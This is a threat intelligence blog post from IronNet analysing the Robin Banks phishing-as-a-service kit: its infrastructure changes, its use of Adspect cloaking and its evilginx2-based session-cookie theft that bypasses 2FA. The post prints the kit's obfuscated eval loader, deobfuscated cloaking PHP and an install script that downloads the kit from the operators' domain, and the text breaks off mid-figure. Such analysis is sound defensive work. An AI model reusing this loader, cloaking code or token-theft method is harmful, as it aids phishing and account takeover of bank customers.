Robin Banks still might be robbing your bank (part 2)

ironnet.com/blog/robin-banks-still-might-be-robbing-your-bank-part-2

Nov 3, 2022

11/07: Updated article to provide clarity around hunting techniques

Key points from our research:

- Following our reporting on Robin Banks in July, Cloudflare disassociated Robin Banks phishing infrastructure from its services, causing a multi-day disruption to operations. In response, Robin Banks administrators made several changes, including relocating its infrastructure to a notorious Russian provider and changing features of its kits to be more evasive.
- After our initial publication, Robin Banks debuted a new cookie-stealing feature cybercriminals can purchase as an add-on to the phishing kit in order to bypass multi-factor authentication (MFA) in attacks.
- Our analysis indicates the infrastructure of the Robin Banks phishing kit relies heavily on open-source code and off-the-shelf tooling, serving as a prime example of the lowering barrier-to-entry to not only conducting phishing attacks, but also to creating a PhaaS platform for others to use.

This is the second part of a two-part blog series on the Robin Banks phishing-as-a-service (PhaaS) platform uncovered by IronNet analysts in July 2022. In the first blog – Robin Banks might be robbing your bank – we introduced the Robin Banks platform, which sells ready-made phishing kits to cybercriminals aiming to gain access to the financial information of the customers of well-known banks and online services.

In this blog, we will be providing details on the actions taken by the Robin Banks administrators following our publication on the platform, as well as diving deeper into the infrastructure behind the phishing kit and what our findings may signify in relation to the overall cybercriminal threat landscape.

Latest developments: Platform disruption and response

Following our initial discovery and reporting on Robin Banks in late July, Cloudflare engineers swiftly marked Robin Banks domains as malicious, leading the platform to experience disruptions to operations. This in turn provided a three day window where no victims were phished.

In response, the developers revised the phishing kit and actively made changes to Robin Banks attack infrastructure to be more resilient against takedowns. After being blacklisted by Cloudflare, Robin Banks relocated its front-end and back-end infrastructure to DDOS-GUARD, a well-known Russian provider that hosts various phishing sites and content for cybercriminals. According to Brian Krebs, in addition to cybercriminals, DDOS-GUARD has also hosted content for conspiracy theory movements QAnon and 8chan, as well as the official site for the Hamas terrorist group. This hosting provider is also notorious in not complying with takedown requests, thus making it more appealing in the eyes of threat actors.

In addition to migrating its infrastructure to DDOS-GUARD, Robin Banks also started enforcing increased security on the platform, most likely out of fear someone might hack their admin interface. This included implementing and requiring two-factor authentication (2FA) in order for kit customers to view phished information via the main GUI. However, if they did not want to implement 2FA, the customers could instead opt to have the phished information sent to a Telegram bot rather than access it through the Robin Banks GUI.

There were also attempts by Robin Banks developers to make information about the platform and its customers' activities harder to access. In order to privatize admin conversations surrounding the platform, Robin Banks administrators moved to create a separate private Telegram channel, where IronNet analysts observed disagreements between platform admins about poaching customers from other platforms. During that disagreement, one of the admins became angered and made the private channel public, which effectively exposed their legacy Telegram communications and caused both their main and private channels to become spammed with unrelated cybercriminal content.


We also find it notable that after IronNet published its initial blog on Robin Banks, the platform administrators purchased multiple domains in direct response to IronNet's findings – `ironnet[.]click` & `ironpages[.]club`. `Ironnet[.]click` was used briefly as a redirector to the admin interface, while `ironpages[.]club` was used to host phishing kit contents. As of Oct 2022, both do not resolve.

Kit analysis

Robin Banks utilizes common off-the-shelf code for its phishing kit. Within the phishing kit are two files (`index.php` and `ob.php`) that are not human-readable and were obfuscated using an open-source obfuscation script, PHP obfuscator.

Deobfuscation process


The `ob.php` file begins with a signature block, which is also used throughout the code as an integrity check. This block (see Figure 1) is a carry over from the original GitHub code for PHP obfuscator, simply modified with the Robin Banks name and information.



```
<?php
/*
########################################################
* RobinBanks
* URL : http://robinbanks.cc/
* Signature : 495d4df37cb07cc014b1ab59e2e6938300d0e9d3
########################################################
*/
```

Figure 1: `ob.php` signature block


A variable is declared at the start (see Figure 2), which will be referenced multiple times in later code evaluations to target different code within the file to execute (oftentimes paired with a delimiter to obtain a particular chunk of code).



```
const _NAMDEVEL_a98d70f3=__FILE__;
```

Figure 2: Declared variable

The first major chunk of code was a mix of hex and base64 encoded strings, as seen in Figure 3.




```
$NAMDEVEL_60786e1="\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x6f\x64\x65";

$NAMDEVEL_9245b76="\x4a\x45\x35\x42\x54\x55\x52\x46\x56\x6b\x56\x4d\x58\x32\x4a\x6d\x4f\x57\x59\x77\x4f\x44\x51\x39\x5a\x6e\x56\
x75\x59\x33\x52\x70\x62\x32\x34\x6f\x4a\x48\x4e\x30\x63\x6a\x30\x69\x4e\x56\x78\x53\x57\x56\x46\x54\x51\x56\x31\x64\x54\x53\x46\
x79\x63\x43\x64\x63\x4a\x43\x56\x33\x5a\x33\x31\x33\x59\x58\x39\x34\x64\x6a\x6b\x32\x58\x56\x56\x59\x55\x6c\x4a\x4f\x56\x46\x35\
x4d\x63\x69\x5a\x63\x49\x69\x55\x72\x50\x54\x5a\x64\x56\x56\x68\x53\x55\x6b\x35\x55\x58\x6b\x78\x32\x63\x53\x59\x6c\x65\x6a\x68\
x70\x55\x33\x46\x6a\x64\x33\x73\x77\x4e\x56\x78\x53\x57\x56\x46\x54\x51\x56\x31\x64\x54\x58\x55\x6e\x49\x56\x77\x6b\x58\x43\x51\
x77\x63\x33\x4e\x67\x63\x53\x4e\x63\x49\x6b\x68\x38\x64\x48\x46\x38\x63\x48\x41\x2b\x4d\x31\x5a\x51\x58\x31\x64\x52\x51\x31\x4e\
x62\x52\x33\x4e\x32\x49\x79\x5a\x33\x50\x7a\x34\x78\x4b\x6d\x38\x6f\x4d\x46\x74\x58\x57\x6c\x78\x55\x52\x46\x5a\x59\x53\x6c\x77\
x6b\x63\x58\x30\x67\x49\x54\x74\x38\x63\x47\x34\x6c\x65\x6e\x68\x38\x4f\x7a\x59\x6a\x49\x53\x42\x35\x4a\x79\x73\x6c\x63\x53\x4d\
x67\x49\x58\x73\x6e\x49\x31\x77\x6b\x49\x43\x4d\x6a\x4e\x54\x45\x39\x64\x32\x74\x6b\x65\x58\x6c\x7a\x66\x54\x6c\x68\x5a\x32\x5a\
x6e\x63\x32\x45\x77\x4d\x79\x67\x70\x65\x48\x42\x67\x63\x6e\x78\x38\x63\x31\x30\x32\x50\x44\x70\x58\x66\x6e\x68\x2b\x64\x6b\x74\
x79\x63\x32\x4e\x48\x63\x6e\x31\x39\x59\x48\x42\x34\x59\x32\x73\x35\x54\x56\x31\x56\x57\x46\x4a\x53\x54\x6c\x52\x65\x54\x48\x55\
x73\x4c\x6e\x4d\x76\x49\x58\x51\x67\x50\x54\x78\x4e\x4a\x55\x55\x34\x4b\x53\x49\x70\x65\x79\x52\x72\x65\x54\x31\x7a\x64\x48\x4a\
x66\x63\x6d\x56\x77\x62\x47\x46\x6a\x5a\x53\x68\x6a\x61\x48\x49\x6f\x4d\x7a\x49\x70\x4c\x43\x49\x69\x4c\x43\x49\x78\x4d\x6a\x4d\
x30\x4e\x54\x59\x33\x4f\x43\x49\x70\x4f\x32\x6c\x6d\x4b\x48\x4e\x30\x63\x6d\x78\x6c\x62\x69\x67\x6b\x61\x33\x6b\x70\x50\x44\x67\
x70\x5a\x58\x68\x70\x64\x43\x67\x70\x4f\x79\x52\x72\x62\x44\x31\x7a\x64\x48\x4a\x73\x5a\x57\x34\x6f\x4a\x47\x74\x35\x4b\x54\x77\
x7a\x4d\x6a\x39\x7a\x64\x48\x4a\x73\x5a\x57\x34\x6f\x4a\x47\x74\x35\x4b\x54\x6f\x7a\x4d\x6a\x73\x6b\x61\x7a\x31\x68\x63\x6e\x4a\
x68\x65\x53\x67\x70\x4f\x32\x5a\x76\x63\x69\x67\x6b\x61\x54\x30\x77\x4f\x79\x52\x70\x50\x43\x52\x72\x62\x44\x73\x6b\x61\x53\x73\
x72\x4b\x58\x73\x6b\x61\x31\x73\x6b\x61\x56\x30\x39\x62\x33\x4a\x6b\x4b\x43\x52\x72\x65\x58\x73\x6b\x61\x58\x30\x70\x4a\x6a\x42\
x34\x4d\x55\x59\x37\x66\x53\x52\x71\x50\x54\x41\x37\x5a\x6d\x39\x79\x4b\x43\x52\x70\x50\x54\x41\x37\x4a\x47\x6b\x38\x63\x33\x52\
x79\x62\x47\x56\x75\x4b\x43\x52\x7a\x64\x48\x49\x70\x4f\x79\x52\x70\x4b\x79\x73\x70\x65\x79\x52\x6c\x50\x57\x39\x79\x5a\x43\x67\
x6b\x63\x33\x52\x79\x65\x79\x52\x70\x66\x53\x6b\x37\x4a\x48\x4e\x30\x63\x6e\x73\x6b\x61\x58\x30\x39\x4a\x47\x55\x6d\x4d\x48\x68\
x46\x4d\x44\x39\x6a\x61\x48\x49\x6f\x4a\x47\x56\x65\x4a\x47\x74\x62\x4a\x47\x70\x64\x4b\x54\x70\x6a\x61\x48\x49\x6f\x4a\x47\x55\
x70\x4f\x79\x52\x71\x4b\x79\x73\x37\x4a\x47\x6f\x39\x4a\x47\x6f\x39\x50\x53\x52\x72\x62\x44\x38\x77\x4f\x69\x52\x71\x4f\x33\x31\
x6c\x64\x6d\x46\x73\x4b\x43\x52\x7a\x64\x48\x49\x70\x4f\x33\x30\x37\x4a\x45\x35\x42\x54\x55\x52\x46\x56\x6b\x56\x4d\x58\x32\x4a\
x6d\x4f\x57\x59\x77\x4f\x44\x51\x6f\x4b\x54\x73\x3d";

eval($NAMDEVEL_60786e1($NAMDEVEL_9245b76));
```

Figure 3: Code block with mix of hex and base64 encoded strings


When deobfuscated, the code is converted to this (see Figure 4; Figure 5):



```
$NAMDEVEL_bf9f084 = function ($str = "5\RYQSA]]M!rp'\$%wg}wa.xv96]UXRRNT^Lr6\"%+=6]UXRRNT^Lvq6%z8iSqcw[05\RYQSA]]Mu'!\$\$0ss`q
    $ky = str_replace(chr(32), "", "12345678");
    if (strlen($ky) < 8)
        exit();
    $kl = strlen($ky) < 32 ? strlen($ky) : 32;
    $k = array();
    for ($i = 0; $i < $kl; $i++) {
        $k[$i] = ord($ky[$i]) & 0x1F;
    }
    $j = 0;
    for ($i = 0; $i < strlen($str); $i++) {
        $e = ord($str[$i]);
        $str[$i] = $e & 0xE0 ? chr($e ^ $k[$j]) : chr($e);
        $j++;
        $j = $j == $kl ? 0 : $j;
    }
    eval($str);
};

$NAMDEVEL_bf9f084();
```

Figure 4: Deobfuscated code block



```php
<?php
    ini_set('display_errors', '0');
    error_reporting(E_ALL);
    if (!function_exists('adspect')) {
        function adspect_exit($code, $message)
        {
            http_response_code($code);
            exit($message);
        }
        function adspect_dig($array, $key, $default = '')
        {
            return array_key_exists($key, $array) ? $array[$key] : $default;
        }
        function adspect_resolve_path($path)
        {
            if ($path[0] === DIRECTORY_SEPARATOR) {
                $path = adspect_dig($_SERVER, 'DOCUMENT_ROOT', __DIR__) . $path;
            } else {
                $path = __DIR__ . DIRECTORY_SEPARATOR . $path;
            }
            return realpath($path);
        }
        function adspect_spoof_request($url)
        {
            $_SERVER['REQUEST_METHOD'] = 'GET';
            $_POST = [];
            $query = parse_url($url, PHP_URL_QUERY);
            if (is_string($query)) {
                parse_str($query, $_GET);
                $_SERVER['QUERY_STRING'] = $query;
            }
        }
        function adspect_try_files()
        {
            foreach (func_get_args() as $path) {
                if (is_file($path)) {
                    if (!is_readable($path)) {
                        adspect_exit(403, 'Permission denied');
                    }
                    switch (strtolower(pathinfo($path, PATHINFO_EXTENSION))) {
                        case 'php':
                        case 'html':
                        case 'htm':
                        case 'phtml':
                        case 'php5':
                        case 'php4':
                        case 'php3':
                            adspect_execute($path);
                            exit;
                        default:
                            header('Content-Type: ' . adspect_content_type($path));
                            header('Content-Length: ' . filesize($path));
                            readfile($path);
                            exit;
                    }
                }
            }
            adspect_exit(404, 'File not found');
        }
```

Figure 5: Deobfuscated code block

Use of Adspect

Once we deobfuscated the code, we realized much of the obfuscated base code within the core constructs of the phishing kit relate to a third-party tool: Adspect.

Adspect advertises itself as a Cloaker, Bot filter and Ad tracker. Essentially, it is a core tool to detect and filter unwanted visitors in web traffic through blacklisting, fingerprinting, and machine learning techniques.

PhaaS providers such as Robin Banks often utilize platforms like Adspect to ensure targets of phishing campaigns are redirected to malicious sites, while scanners and unwanted traffic are redirected to benign websites to lower detection rates.

This works through a process called Forward PHP integration, which places a specific `index.php` file in a landing page directory or any other place accessible via HTTP. This file acts as an entry point for web traffic and is wired to Adspect servers which process clicks and make decisions.




Figure 6: Adspect traffic flow chart (Source adspect.ai)

On its official site, Adspect also provides best practices and coaching to customers on how to drive legitimate targets to “money sites” (i.e. phishing sites) while filtering out automated scanners/bots to safe pages. The platform is very careful with wording as to not use the word phishing; however, IronNet analysts have observed their services being advertised via known phishing channels on Telegram and TOR sites.

The existence of `ob.php`, which is linked to PHP obfuscator, and Adspect’s `index.php` file in the Robin Banks kit exemplify the developer’s heavy reliance on open-source code and existing tools in the kit’s creation process, rather than custom capabilities and features.

Robin Banks’ new cookie-stealing feature

However, Robin Bank’s use of open-source code does not end there. After IronNet published its first blog on Robin Banks in July, platform admins debuted a new feature advertising its “own methodology” to bypass 2FA via the stealing of login session cookies.

However, binary files reveal Robin Banks admins may have taken their “own methodology” from the well-known open-source tool evilginx2, a newer version of the original evilginx which was released over 4 years ago. Like many other open-source tools, Evilginx2 has become very popular among cybercriminals as it offers an easy way to launch adversary-in-the-middle (AiTM) attacks with a pre-built framework for phishing login credentials and authentication tokens (cookies). This, as a result, allows the attacker to bypass 2FA.

Evilginx2 works by creating a reverse proxy. Once a user is lured to the phishing site, they are presented with a phishing page (via phishlets) with localized SSL certificates. The user is proxied internally, and once a successful login occurs to the destination (i.e. Gmail), the username, password, and login token are captured. The attacker can then view these stolen credentials through the Robin Banks GUI, their Telegram bot, or the evilginx2 server terminal. From there, the attacker can open their own browser, insert the stolen login token, enter the credentials to successfully bypass 2FA, and access the desired account.Three common phishlets are included in the distribution: Google, Yahoo and Outlook. Phishlets are the configuration files for proxying a legitimate website into a phishing site and are essentially the building blocks of evilginx2. While the official evilginx2 repo has additional phishlets, Robin Banks has chosen only to target the above providers.

Robin Banks advertises this feature of the kit for $1,500 per month (see Figure 7) – a sharp increase from the $200 per month fee for Robin Bank’s full access phishing kit.





Figure 7: Robin Banks cookie-stealing feature offering

When a user pays Robin Banks for the cookie-stealing feature, they are asked to install binary files, which are advertised as being custom-made and very sophisticated.


The initial installer (`install.sh`) contains the following (see Figure 8):



```
#!/bin/bash
sudo apt install tmux
sudo apt install unzip
sudo apt install wget
sudo apt install libasound2
apt install libnss3-dev libgdk-pixbuf2.0-dev libgtk-3-dev libxss-dev
wget https://robinbanks.su/robinbanks.zip
unzip robinbanks.zip
sudo chmod +x robinbanks
```

Figure 8: Initial installer file (`install.sh`)


In this initial install, there is a request to download a zip file, `robinbanks.zip`, which contains several different configuration and phishlet files (see Figure 9).



```
.configRB                --
